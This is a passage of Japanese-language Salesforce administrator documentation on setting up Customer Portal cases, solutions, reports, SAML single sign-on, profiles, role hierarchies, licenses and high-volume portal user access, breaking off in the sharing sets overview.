- デフォルトでは、カスタマーポータルから新しいケースにアクセスできますが、ケースページレイアウトに［セルフサービスに公開］チェックボックスを含め、このチェックボックスをオフにすることにより、ケースが表示されないようにすることができます。
- ケースページレイアウトの［ケースメール通知を表示］および［デフォルトでケースメール通知を表示］チェックボックスをオンにしないでください。これらの機能は、Salesforceユーザにのみ適用されます。
- Salesforceユーザのみを対象としたコメントをポータルユーザが参照する可能性があることから、ポータルプロファイルに割り当てられたケースページレイアウトに［社内コメント］項目を追加しないでください。
- ポータルユーザが、自分の取引先に関連する納入商品をケースと関連付けることができる場合には、ケースページレイアウトに［納入商品］項目を加えます。
- ［取引先責任者名］参照項目をケースページレイアウトに加えて、その項目に対する「編集」権限を持つユーザが、ケースの取引先責任者を同じ取引先の別のポータルユーザに変更できるようにします。
- ポータルユーザがケースの所有者である場合、ケースの［取引先責任者名］項目は、ケースを所有する同じポータルユーザに関連付けられた取引先責任者にする必要があります。同じポータル取引先に関連付けられていても、異なる取引先責任者は指定できません。

- ケースクローズページレイアウトで［ソリューション情報のセクションを表示する］、［［取引先責任者通知メール］ チェックボックスを表示］、および［［取引先責任者の通知メール］ チェックボックスをデフォルトでオンにする］チェックボックスをオンにしないでください。これらの機能は、Salesforce ユーザにのみ適用されます。
- ケースレコードタイプを作成し、カスタマーポータルでログオンされたケースの［発生源］選択リスト項目のデフォルト値を設定します。
- ケース割り当てルールをカスタマーポータルで機能させるには、ポータルプロファイルに割り当てられているケースページレイアウトの［［ケースの割り当て］ チェックボックスをデフォルトでオンにする］チェックボックスをオンにします。ポータルユーザは、カスタマーポータルでこれらのチェックボックスを参照できません。ケースが作成されたときと編集されたときに、割り当てルールが適用されます。ポータルユーザがケースを編集したときにケースが自動的に再割り当てされないようにするには、*「現在のユーザ: ユーザ種別 次の文字列を含む カスタマーポータル」*という条件のルールを追加して、［ユーザを再割り当てしない］チェックボックスをオンにします。
- ポータルユーザは、ケースに対して、［種類］、［状況］、［優先度］、および［原因］選択リスト項目の値を個別に含むレコードタイプを作成した場合を除き、すべての値を参照できます。
- ユーザが添付ファイルのあるケースを送信できないようにするには、ケースページレイアウトから [登録 & ファイルを添付] を削除します。
  1. 高度なページレイアウトエディタを使用して、ケースページレイアウトを編集します。
  2. [レイアウトのプロパティ] をクリックします。
  3. [登録 & ファイルを添付] ボタンを表示] をオフにします。
  4. [OK] をクリックします。
  5. [保存] をクリックします。

ケース

- ポータルユーザがケースを作成するには、取引先責任者に対する「参照」権限が必要です。
- ポータルユーザは、ケースの［状況］選択リスト項目の値を編集できません。
- ポータルユーザは、自分がケースに追加した添付ファイルは編集および削除できますが、Salesforceユーザによってケースに追加された添付ファイルを編集および削除することはできません。
- ポータルユーザは、ケース詳細ページの [削除] および [共有] ボタンを利用できません。
- ケースの詳細ページの [メール] 関連リストからメールを表示する場合、カスタマーポータルユーザには、[メールメッセージリスト]、[次へ]、[前へ]の各リンクが表示されません。[メール] 関連リストは、メール-to-ケースまたはオンデマンドメール-to-ケースが有効な組織でのみ使用できます。
- 必要に応じて、ポータルユーザがポータルでケースを作成したときに、そのポータルユーザに自動的に応答するケース自動レスポンスルールを作成することもできます。
- ポータルユーザは、ケースでメモと添付ファイルを参照、検索、および作成できます。
- ポータルユーザがケースを作成すると、次の場合は [推奨ソリューション] ページは省略され、ケース参照ページが表示されます。
  - ケースに一致した関連する推奨ソリューションがない。
  - [登録 & ファイルを添付] をクリックしてケースを作成する。

推奨ソリューションは、それらを有効にしている組織でのみ使用できます。推奨ソリューションについての詳細は、「推奨ソリューションの概要」(ページ3356)を参照してください。カスタマーポータルユーザが推奨ソリューションから自分のケースをセルフクローズする方法についての詳細は、「カスタマーポータルのログインと設定の有効化」を参照してください。

- Salesforce ナレッジを有効にすると、ポータルユーザに割り当てられたケースのページレイアウトに [記事] 関連リストを追加できます。これにより、ポータルユーザはケースの解決に役立つ記事を見つけることができます。
- Chatter が組織で有効になっている場合、フィードの添付ファイルは [メモと添付ファイル] 関連リストに含まれます。ポータルユーザはフィードの添付ファイルをダウンロードできますが、プレビュー、編集、削除はできません。

ソリューション

- ポータルユーザは、ソリューションの [状況] 選択リスト項目を利用できません。
- ソリューションの [状況] 選択リスト項目を [レビュー済みフラグ] に設定して、ソリューションがカスタマーポータルに表示されるようにする必要はありません。ソリューションで [セルフサービスポータルに公開] チェックボックスがオンになっている場合には、ソリューションがカスタマーポータルに表示されます。
- 組織でソリューションカテゴリを有効にした場合は、ソリューションカテゴリもカスタマーポータルに表示されます。カテゴリを選択していないソリューションはカスタマーポータルのソリューションカテゴリに表示されませんが、ポータルの検索およびリストビューには表示されます。
- カスタマーポータルでトップソリューション機能を利用することはできませんが、カスタマーポータルのホームページに、組織にとって重要なソリューションへのリンクを作成することはできます。

ホームページ

- カスタマーポータルユーザに割り当てられたホームページレイアウトに [カスタマーポータルへようこそ] コンポーネントを追加します。ポータルにログインする各カスタマーポータルユーザにはユーザ名が記載された「お知らせ」メッセージだけが送信されます。また、ユーザは自分のポータルのユーザ名、パスワード、ロケール、言語、タイムゾーンおよび連絡先情報を変更できます。ポータルユーザが自分自身の情報を変更するとそのユーザレコードが更新されますが、その変更を使ってユーザの取引先責任者レコードが自動的に更新されることはありません。

  「シングルサインオンの有効」権限を持つカスタマーポータルユーザは、[カスタマーポータルへようこそ] コンポーネントから自分のユーザ名を変更できません。

- カスタマーポータルのホームページのレイアウトを設計するときには、[検索]、[ソリューション検索]、[最近使ったデータ]、[カスタマーポータルへようこそ] などのコンポーネントと、広い列に自社のブランド情報を表示するカスタム HTML エリアコンポーネントを追加することをお勧めします。
- カスタムリストビュー、特定のドキュメント、およびトップショリューションへのリンクなどのカスタムコンポーネントを作成して、カスタマーポータルのホームページレイアウトに追加します。
- カスタムコンポーネント名は、カスタマーポータルのホームページの広いセクションには表示されません。
- ログアウトリンクは、「`<a href="/secur/logout.jsp">Logout</a>`」という HTML タグを使用して、ヘッダーの任意の場所に配置できます。ヘッダーについての詳細は、「カスタマーポータルのログインと設定の有効化」(ページ 2794)を参照してください。

- [ToDo]、[カレンダー]、[商品の検索]、[最近使ったデータ]、[ダッシュボードのスナップショット]、[お知らせ]、[承認するアイテム] は、Salesforce ユーザ向けのコンポーネントであるため、カスタマーポータルのホームページのレイアウトに追加しないことをお勧めします。

活動

- ポータルユーザを活動に割り当てることはできません。
- ポータルユーザは、自身が参照権限を持っているオブジェクトと関連付けられており、「セルフサービスに公開」が設定されている完了した ToDo と過去の行動を参照できます。

ドキュメント

[ドキュメント] タブ上の組織の社内ドキュメントが、ポータルユーザがアクセスできるフォルダに存在しないことを確認します。

レポート

- ポータルユーザは、「レポート実行」権限を持っていればレポートを実行できます。
- ポータルユーザは、「レポートのエクスポート」権限を持っていればレポートをエクスポートできます。
- ポータルユーザはレポート結果をカスタマイズできないため、ポータルユーザ用のレポート結果には、[レポートオプション] セクションは表示されません。また、[編集]、[大]、[中]、および [小] のリンクが含まれた [作成されたグラフ] セクションもレポート結果には表示されません。
- ポータルユーザ用のレポート結果には、そのポータルユーザがアクセス権限を持つオブジェクトへのリンクのみが含まれています。
- ポータルユーザがレポートを実行できるオブジェクトは、組織のデフォルトの共有設定で「非公開」と設定されたオブジェクトのみです。カスタマーポータルユーザは、ソリューションや記事など、共有モデルに含まれない一部のオブジェクトに関するレポートを実行できません。
- ポータルユーザが、参照権限のないオブジェクトが含まれるレポートを実行すると、エラーになります。
- デフォルトでは、ポータルユーザも含めたすべてのユーザがレポートフォルダを参照できます。ポータルユーザがレポートフォルダを参照できないようにするには、レポートフォルダに対する共有設定を「すべての内部ユーザ」グループに更新します。

カスタムオブジェクト

- カスタムオブジェクトの [カスタマーポータルで利用可] チェックボックスをオフにすると、そのカスタムオブジェクトは、カスタマーポータルで使用できなくなり、そのカスタムオブジェクトに対するすべてのユーザ権限がポータルプロファイルから自動的に削除されます。カスタムオブジェクトの [カスタマーポータルで利用可] チェックボックスを再度オンにした場合は、ポータルプロファイルのカスタムオブジェクトに対するユーザ権限を更新する必要があります。

  メモ: カスタムオブジェクトのアクセス権限を後で設定する場合は、権限セットは設定に保持されます。

- ポータルユーザは、カスタムオブジェクトのメモと添付ファイルを参照、検索、および作成できます。
- Chatter が組織で有効になっている場合、フィードの添付ファイルは [メモと添付ファイル] 関連リストに含まれます。ポータルユーザはフィードの添付ファイルをダウンロードできますが、プレビュー、編集、削除はできません。

記事

設定情報については、「カスタマーポータルでの Salesforce ナレッジの有効化」(ページ 2814)を参照してください。

納入商品

- ポータルユーザは、自身の取引先に関連付けられている納入商品の作成、参照、および更新ができます。
- 納入商品は、ケースページレイアウトに［納入商品］参照項目を設けた場合にのみ、ポータルユーザに表示されます。ポータルユーザは、ケース詳細ページから［納入商品］項目の納入商品をクリックして、その納入商品を参照できます。
- ポータルユーザは、納入商品の添付ファイルを参照および検索できます。
- Chatter が組織で有効になっている場合、フィードの添付ファイルは［メモと添付ファイル］関連リストに含まれます。ポータルユーザはフィードの添付ファイルをダウンロードできますが、プレビュー、編集、削除はできません。

Salesforce CRM Content

- Salesforce CRM Content 機能ライセンスを持つポータルユーザは、ライブラリ権限によって実行可能なすべての ToDo を実行できます。
- 「ポータルのコンテンツの参照」ユーザ権限を持つポータルユーザの Salesforce CRM Content へのアクセスは「参照のみ」になります。
- 「ライブラリの作成」ユーザ権限を持つポータルユーザは、ライブラリの作成と管理ができます。

詳細は、「カスタマーポータルに対する Salesforce CRM Content の有効化」(ページ 2808)を参照してください。

アンサー

設定情報については、「カスタマーポータルのアンサーの有効化」(ページ 2815)を参照してください。ポータルの文字や色をカスタマイズする場合、アンサーでは次の変更だけをサポートしています。

- すべてのタブのスタイル
- 次のページスタイル
  - ページ背景
  - テキスト
  - リンク
  - リンクのフロート表示

アイデア

設定情報については、「カスタマーポータルのアイデアの有効化」(ページ 2811)を参照してください。

取引先

「外部ユーザの代理管理者」権限のあるユーザのみが、カスタマーポータルで［取引先］タブおよび取引先の詳細ページを参照できます。「カスタマーポータルユーザの代理管理とポータルスーパーユーザ」(ページ 2850)を参照してください。

メモ: カスタマーポータルユーザには、取引先に関する［メモ & 添付ファイル］関連リストは表示されません。

取引先責任者

「外部ユーザの代理管理者」権限のあるユーザのみが、取引先の取引先責任者を参照できます。「カスタマーポータルユーザの代理管理とポータルスーパーユーザ」(ページ 2850)を参照してください。

「ポータルスーパーユーザ」権限のあるユーザのみが、カスタマーポータルで [取引先責任者] タブおよび取引先責任者の編集ページと詳細ページを参照できます。「カスタマーポータルユーザの代理管理とポータルスーパーユーザ」(ページ 2850)を参照してください。

メモ: カスタマーポータルユーザには、取引先責任者に関する [メモ & 添付ファイル] 関連リストは表示されません。

エンタイトルメント

- セットアップについての詳細は、「カスタマーポータルのエンタイトルメント管理の有効化」(ページ 2812)を参照してください。
- エンタイトルメントに対する「参照」権限をカスタマーポータルプロファイルに追加します。プロファイルを、エンタイトルメントへのアクセス権が必要なポータルユーザに割り当てます。「カスタマーポータルへのユーザアクセス権の設定」(ページ 2840)を参照してください。
- [エンタイトルメント名] 参照項目をケースのページレイアウトに追加し、ポータルユーザがエンタイトルメントをケースに追加できるようにします。
- ポータルユーザは内部サポートプロセスに関する情報にアクセスできないため、ポータルユーザのケースページレイアウトにエンタイトルメントプロセス項目 [エンタイトルメント処理開始時刻]、[エンタイトルメント処理終了時刻]、[中止]、および [中止開始日] を追加しないでください。
- 必要に応じて、ポータルユーザが取引先に関連するエンタイトルメントを表示し、エンタイトルメントからケースを作成できるよう、[エンタイトルメント] タブをカスタマーポータルに追加します。
- 外部ユーザの代理管理者が適切なエンタイトルメントに関連するケースを自動的に作成できるよう、エンタイトルメント関連リストを取引先ページレイアウトおよび取引先責任者ページレイアウトに追加します。「カスタマーポータルユーザの代理管理とポータルスーパーユーザ」(ページ 2850)を参照してください。

サービス契約

- セットアップについての詳細は、「カスタマーポータルのエンタイトルメント管理の有効化」(ページ 2812)を参照してください。
- サービス契約へのアクセス権が必要なポータルユーザに、サービス契約に対する「参照」権限を付与します。「カスタマーポータルへのユーザアクセス権の設定」(ページ 2840)を参照してください。
- ポータルユーザがサービス契約の詳細を参照できるよう、[サービス契約] タブをカスタマーポータルに追加します。「カスタマーポータルタブのカスタマイズ」(ページ 2806)を参照してください。
- 契約品目名はカスタマーポータルに表示されません。

フロー

- Force.com フローは、Visualforce ページに埋め込むことでカスタマーポータルに含めることができます。
- ユーザは、有効なバージョンを含むフローしか実行できません。埋め込んだフローに有効なバージョンが含まれていない場合は、エラーメッセージが表示されます。埋め込んだフローにサブフロー要素がある場合、サブフロー要素から参照およびコールされるフローは有効バージョンである必要があります。

- サイトまたはポータルユーザがフローを使用できるようにするには、フロー自体ではなく、埋め込みフローを含む Visualforce ページを参照するようにします。サイトおよびポータルユーザがフローを直接実行することはできません。

関連トピック:

カスタマーポータルページのカスタマイズ

カスタマーポータル設定の制限

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

有効にできるカスタマーポータル数とカスタマーポータルユーザライセンス数についての詳細は、Salesforce にお問い合わせください。

カスタマーポータルで作成できるカスタムオブジェクトの最大数は、使用しているエディションで作成できるカスタムオブジェクトの総数によって決定されます。

また、カスタマーポータルでポータルユーザに表示できるカスタムオブジェクト数は、ユーザライセンスによって制御されます。詳細は、Salesforce にお問い合わせください。

関連トピック:

カスタマーポータルの設定

ポータルのシングルサインオンの有効化

シングルサインオンを使用すると、ユーザは各リソースに個別にログインすることなく、認証済みのすべてのネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、Salesforce 管理の個別のユーザパスワードは必要ありません。

カスタマーポータルおよびパートナーポータルでSAMLシングルサインオンを使用するように設定して、ユーザのログインを一度で済ませることができます。

メモ: ポータルでのシングルサインオンは SAML 2.0 でのみサポートされています。

ポータルのシングルサインオンを有効にする手順は、次のとおりです。

1. IDプロバイダと収集および共有する必要のあるSAMLサインオン情報のほか、情報プロバイダに組織IDとポータルIDを知らせる必要があります。IDプロバイダから送信される SAML アサーションで、`portal_id` および `organization_id` を属性として追加する必要があります。

   メモ: これらの属性を空白のままにして、ポータルユーザとプラットフォームユーザを区別できるようになりました。たとえば、属性を空白のままにした場合は、通常のプラットフォームユーザで、入力した場合はポータルユーザです。

   a. [設定] から、[クイック検索] ボックスに「*組織情報*」と入力し、[組織情報] を選択して、`[Salesforce 組織 ID]` にある ID をコピーします。

   b. カスタマーポータルの場合、[設定] から [クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択し、カスタマーポータルの名前をクリックして、`[ポータル ID]` にある ID をコピーします。

   c. パートナーポータルの場合、[設定] から [クイック検索] ボックスに「*パートナー*」と入力し、[設定] を選択します。次に、パートナーポータルの名前をクリックして、`[Salesforce ポータル ID]` にある ID をコピーします。

エディション

使用可能なエディション: Salesforce Classic

カスタマーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パートナーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

関連トピック:

カスタマーポータルの設定

カスタマーポータルユーザ

カスタマーポータルユーザの管理について

ユーザ権限	
カスタマーポータルユーザを管理する	「セルフサービスユーザの編集」
プロファイルと権限セットを管理する	「プロファイルと権限セットの管理」
ページレイアウトを作成、編集、および削除する	「アプリケーションのカスタマイズ」
項目レベルセキュリティを設定する	「プロファイルと権限セットの管理」 および 「アプリケーションのカスタマイズ」
共有ルールを設定する	「共有の管理」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

カスタマーポータルユーザの管理は、通常の Salesforce ユーザの管理と似ています。プロファイルやページレイアウトなどの一般的なユーザ管理の概念が適用されます。カスタマーポータルユーザの管理に関する以下のアドバイスを確認してください。

- カスタマーポータルプロファイル
- カスタマーポータルの共有ルール
- カスタマーポータルのロール階層
- カスタマーポータルユーザライセンス

メモ: 大規模ポータルユーザには、大規模カスタマーポータルと認証 Web サイトライセンスの種類が含まれます。

カスタマーポータルプロファイル

カスタマーポータルユーザに割り当てるプロファイルにより、カスタマーポータルでさまざまな機能を実行するためのユーザ権限が決まります。たとえば、ユーザが、ケースやカスタムオブジェクトレコードを参照、作成、編集、削除できるかどうかが決まります。

カスタマーポータルを有効にすると、次のプロファイルが自動的に作成されます (ただし、それぞれのユーザライセンスを購入している場合)。

- 大規模カスタマーポータル
- 認証 Web サイト
- カスタマーポータルユーザ
- カスタマーポータルマネージャ

カスタマーポータルの各プロファイルの設定は似ています。ただし、カスタマーポータルロール階層と共有ルール (どちらも大規模ポータルユーザに割り当てることはできない) を使用して、カスタムポータルマネージャプロファイルを持つユーザに、データに対するより強いアクセス権限を付与できます。また、各プロファイルをコピーおよびカスタマイズして、特定の顧客の各種サポート要件に適合させることができます。また、権限セットを使用して、他の権限とアクセス設定をカスタマーポータルユーザに割り当てることができます。

購入したユーザライセンスによって、カスタムオブジェクト、Salesforce CRM Content、レポート、およびケースやソリューションなどのカスタマーサポート機能について、カスタマーポータルプロファイルを設定できます。

重要: ポータルユーザが新規ケースを参照できるようにするには、[新規ケースをポータルに公開] サポート設定を選択する必要があります。[設定] から、[クイック検索] ボックスに「*サポート設定*」と入力し、[サポート設定] を選択してから、[新規ケースをポータルに公開] を選択します。

カスタマーポータルの共有ルール

カスタマーポータルを有効にすると、次のグループと共有ルールカテゴリが作成されます。

グループと共有ルールカテゴリ	説明
「すべてのカスタマーポータルユーザ」グループ	大規模ポータルユーザを除く、すべてのカスタマーポータルユーザが含まれます。
「すべての内部ユーザ」グループ	組織内のすべての Salesforce ユーザが含まれます。
「ロール & 内部下位ロール」共有ルールカテゴリ	ロールによって組織内の特定の Salesforce ユーザを含み、さらにそのロールの下位ロール (カスタマーポータルとパートナーポータルのロールは除く) のすべてのユーザを含む共有ルールを作成できます。 大規模ポータルユーザはロールを持たないため、この共有ルールカテゴリまたはその他の共有ルールカテゴリに含まれません。

これらのグループと共有ルールカテゴリを使用して、次の処理を行う共有ルールを作成できます。

- カスタマーポータルユーザまたは Salesforce ユーザに、特定のデータへのアクセス権限を付与します。ただし、グループまたは共有ルールに含めることができない大規模ポータルユーザを除きます。
- カスタマーポータルユーザと Salesforce ユーザをリンクします。
- カスタマーポータルマネージャユーザライセンスを持つ、異なる取引先のカスタマーポータルユーザをリンクします。

カスタマーポータルのロール階層

取引先でカスタマーポータルを有効にすると、その取引先のポータルユーザ用のロール階層が作成されます。ポータルロールは取引先ごとに一意であり、ポータルロールには取引先の名前 (取引先 A カスタマーユーザなど)が含まれます。組織のロール階層全体の中で、この取引先固有の階層は取引先所有者の直下に位置します。

ポータルロール階層内のロールは固定されています。固定されたロールのカスタマイズや新しいロールの追加はできません。固定されたロールは次のとおりです。

- エグゼクティブ — 取引先責任者用
- マネージャ — 取引先責任者用
- ユーザ — 取引先責任者用
- 個人取引先 — 個人取引先用

メモ: カスタマーポータルロールのすべてのユーザ (エグゼクティブ、マネージャ、およびユーザロール) には、ポータル取引先のポータルを使用できるすべての取引先責任者に対する参照アクセス権があります (取引先責任者の共有モデルが非公開である場合も同様)。

顧客をカスタマーポータルユーザとして有効にすると、ユーザライセンスに基づいてロールが自動的に割り当てられます。個人取引先には「個人取引先」ロールが常に含まれます。大規模カスタマーポータルまたは認証 Web サイトライセンスを持つ取引先責任者には、ロールがありません。

取引先責任者へのアクセス権が非公開に設定されている場合、大規模ポータルユーザには、自身の取引先責任者とアクセス権が付与されている取引先責任者へのアクセス権のみがあります。

ロール階層により、異なる取引先のポータルユーザがお互いのデータを参照できないようにすることができます。大規模ポータルユーザがロール階層に含まれていなくても、そのユーザは、自分の取引先または取引先責任者に関連付けられていないレコードを参照できません。参照できるのは、アクセス権が付与されたオブジェクトのみです。ただし、共有ルールを作成して、カスタマーポータルマネージャライセンスを持つ異なる取引先のユーザがお互いのデータを参照できるようにすることができます。

カスタマーポータルとパートナーポータルという異なるポータル種別を持つ取引先では、ポータルごとにロール階層が異なります。ロール名には、関連付けられているポータル種別が含まれます。たとえば、取引先Aにカスタマーポータルとパートナーポータルの両方がある場合には、カスタマーポータルのロール名は「取引先 A のカスタマーユーザ」となり、パートナーポータルのロール名は「取引先 A のパートナーユーザ」となります。

カスタマーポータルユーザに割り当てられたロールを参照するには、カスタムレポートを作成し、[管理レポート]を選択し、データ型として[ユーザ]を選択して、レポート列に［ロール］を追加します。ロールを持たない大規模ポータルユーザに関するレポートは、作成できません。

メモ: パートナーユーザが所有する取引先に関連付けられたカスタマーポータルユーザは作成できません。

カスタマーポータルユーザライセンス

ユーザライセンスによって、ユーザがアクセスできる機能の基準が決まります。各ユーザにユーザライセンスが 1 つだけ必要です。

カスタマーポータルユーザに割り当てることのできるユーザライセンスは、次のとおりです。

- 大規模カスタマーポータル

- 認証 Web サイト
- カスタマーポータルマネージャカスタム
- カスタマーポータルマネージャ標準 (新しい顧客には使用不可)

このユーザライセンスによって、利用可能なカスタマーポータルのプロファイルが決まります。また、カスタマーポータルのロール階層内でのユーザの位置も決まります。

次の表に、カスタマーポータルユーザライセンスとそれぞれに関連付けられているプロファイル、およびカスタマーポータルのロール階層での位置を示します。

ユーザライセンス	プロファイル	ロールと共有
大規模カスタマーポータル および 認証 Web サイト どちらのユーザライセンスも大規模ポータルユーザ (購入可能)	大規模カスタマーポータルまたは認証 Web サイトプロファイル、またはこれらのプロファイルの中からコピーとしてカスタマイズしたプロファイル。	大規模ポータルユーザにはロールはありません。「大規模ポータルユーザについて」(ページ 2832)を参照してください。 自分が所有するレコードは共有できませんが、所有権の移行はできます。 大規模ポータルユーザ以外からケースをこれらに移行することはできません。 次に含めることはできません。 • 非公開グループまたは公開グループ。 • 共有ルール。 • 取引先チーム、商談チーム、またはケースチーム。 • Salesforce CRM Content ライブラリ。 • 大規模ポータルユーザは、標準の取引先詳細ページまたは取引先責任者詳細ページにアクセスできません。ただし、これらのレコードにアクセスできる Visualforce や API などのツールを使用して、カスタムソリューションを作成できます。 プロファイル設定に応じて、カスタムオブジェクトにアクセスできます。
カスタマーポータルマネージャカスタム (購入可能)	カスタマーポータルマネージャプロファイル、またはカスタマーポータルマネージャプロファイルからコピーしてカスタマイズしたプロファイル。	エグゼクティブ、マネージャ、ユーザのいずれかのロールに割り当てることができます。 直接所有するデータ、またはカスタマーポータルロール階層において自分より下位のユーザと共有するデータの参照と編集、また、[取引先責任者名] 項目にユーザがリストされているケースの参照と編集が可能です。 他の Salesforce ユーザと同様にデータを共有できます。

ユーザライセンス	プロファイル	ロールと共有
		• プロファイル設定に応じて、カスタムオブジェクトにアクセスできます。 • プロファイル設定に応じて、レポートにアクセスできます。 • 機能ライセンスとプロファイル設定に応じて、Salesforce CRM Content を使用できます。「カスタマーポータルに対する Salesforce CRM Content の有効化」(ページ 2808)を参照してください。 • 「ポータルスーパーユーザ」および「外部ユーザの代理管理者」権限が与えられます。
カスタマーポータルマネージャ標準	カスタマーポータルユーザプロファイル、またはカスタマーポータルユーザプロファイルからコピーしてカスタマイズしたプロファイル。	エグゼクティブ、マネージャ、ユーザのいずれかのロールにのみ割り当てることができます。 直接所有するデータ、またはカスタマーポータルロール階層において自分より下位のユーザと共有するデータの参照と編集、また、[取引先責任者名] 項目にユーザがリストされているケースの参照と編集が可能です。 他の Salesforce ユーザと同様にデータを共有できます。 • プロファイル設定に応じて、カスタムオブジェクトにアクセスできます。 • 「ポータルスーパーユーザ」権限が与えられます。 • 機能ライセンスとプロファイル設定に応じて、Salesforce CRM Content を使用できます。「カスタマーポータルに対する Salesforce CRM Content の有効化」(ページ 2808)を参照してください。 メモ: 新しい顧客はこのライセンスを使用できません。

メモ: カスタマーポータルユーザとして有効化された個人取引先は、自動的に [個人取引先] ロールに割り当てられ、変更はできません。個人取引先が自動的にこのロールに割り当てられるのは、ユーザは 1 人で、この取引先には複数のロールが必要ないからです。さらに、同じユーザが所有するすべての個人取引先が同じロールに割り当てられます。

関連トピック:

カスタマーポータルの設定

カスタマーポータルユーザの代理管理とポータルスーパーユーザ

大規模ポータルユーザについて

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

大規模ポータルユーザは、数千から数百万のポータルユーザを抱える組織を対象とする、アクセス制限されたポータルユーザです。その他のポータルユーザと異なり、大規模ポータルユーザにはロールはありません。そのため、ロール階層の計算に関連するパフォーマンス上の問題を回避します。大規模ポータルユーザには、大規模カスタマーポータルと認証 Web サイトライセンスの種類が含まれます。

特徴

大規模ポータルユーザ:

- 取引先責任者がカスタマーポータルにアクセスできるようにします。
- 大規模カスタマーポータルまたは認証 Web サイトライセンスに割り当てられます。
- 所有するレコードは、大規模ポータルユーザ共有グループの Salesforce ユーザのみと共有します。

レコードへのアクセス

大規模ポータルユーザは、次のいずれかの条件を満たす場合に、レコードにアクセスできます。

- 自分が所属する取引先に対する「更新」アクセス権がある。
- レコードを所有している。
- レコードの親にアクセスでき、そのレコードに対する組織の共有設定が「親レコードに連動」である。
- そのオブジェクトに対する組織の共有設定が「公開/参照のみ」または「公開/参照・更新可能」である。
- API (標準の取引先詳細ページまたは取引先責任者詳細ページではない) を使用して有効化された取引先または取引先責任者にアクセスする。

管理者は共有セットを作成し、大規模ポータルユーザにレコードへの追加アクセスを許可できます。詳しくは、「大規模ポータルユーザへのレコードアクセス権の付与」 (ページ 2835)を参照してください。

制限事項

- 大規模ポータルユーザは、所有するレコードまたはアクセス権のあるレコードの共有を直接設定することはできません。
- 大規模ポータルユーザ以外から大規模ポータルユーザにケースは移行できません。
- 大規模ポータルユーザは取引先を所有できません。
- 大規模ポータルユーザが所有するケースにケースチームを追加することはできません。
- 大規模ポータルユーザを次に含めることはできません。

  - 非公開グループまたは公開グループ。
  - 共有ルール。
  - 取引先チーム、商談チーム、またはケースチーム。
  - Salesforce CRM Content ライブラリ。
  - 大規模ポータルユーザは、標準の取引先詳細ページまたは取引先責任者詳細ページにアクセスできません。ただし、これらのレコードにアクセスできる Visualforce や API などのツールを使用して、カスタムソリューションを作成できます。

  これらの制限は、大規模ポータルユーザが所有するレコードにも適用されます。
- 大規模ポータルユーザをテリトリーに割り当てることはできません。

関連トピック:

大規模ポータルユーザが所有するレコードの Salesforce ユーザとの共有
大規模ポータルユーザへのレコードアクセス権の付与
共有セットの概要

共有セットの概要


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

共有セットを使用して、取引先または取引先責任者に関連付けられているレコードへのアクセス権をユーザプロファイルに基づいてポータルまたはコミュニティユーザに付与します。

以前は、共有セットを使用して、ユーザの取引先または取引先責任者と一致する取引先または取引先責任者への参照項目を持つすべてのレコードへのアクセス権を付与していました。Spring '14 では、ユーザおよび対象レコードから取引先または取引先責任者への間接参照をサポートする共有セットのアクセスマッピングを使用して、アクセス権の付与方法を決定することもできます。アクセスマッピングで使用するオブジェクトを決定できます。また、どちらも取引先または取引先責任者を指し示す必要があります。




たとえば、次のような場合に共有セットを使用できます。

- 取引先または取引先責任者レコードに関連するすべてのケースへのアクセス権をユーザに付与する。
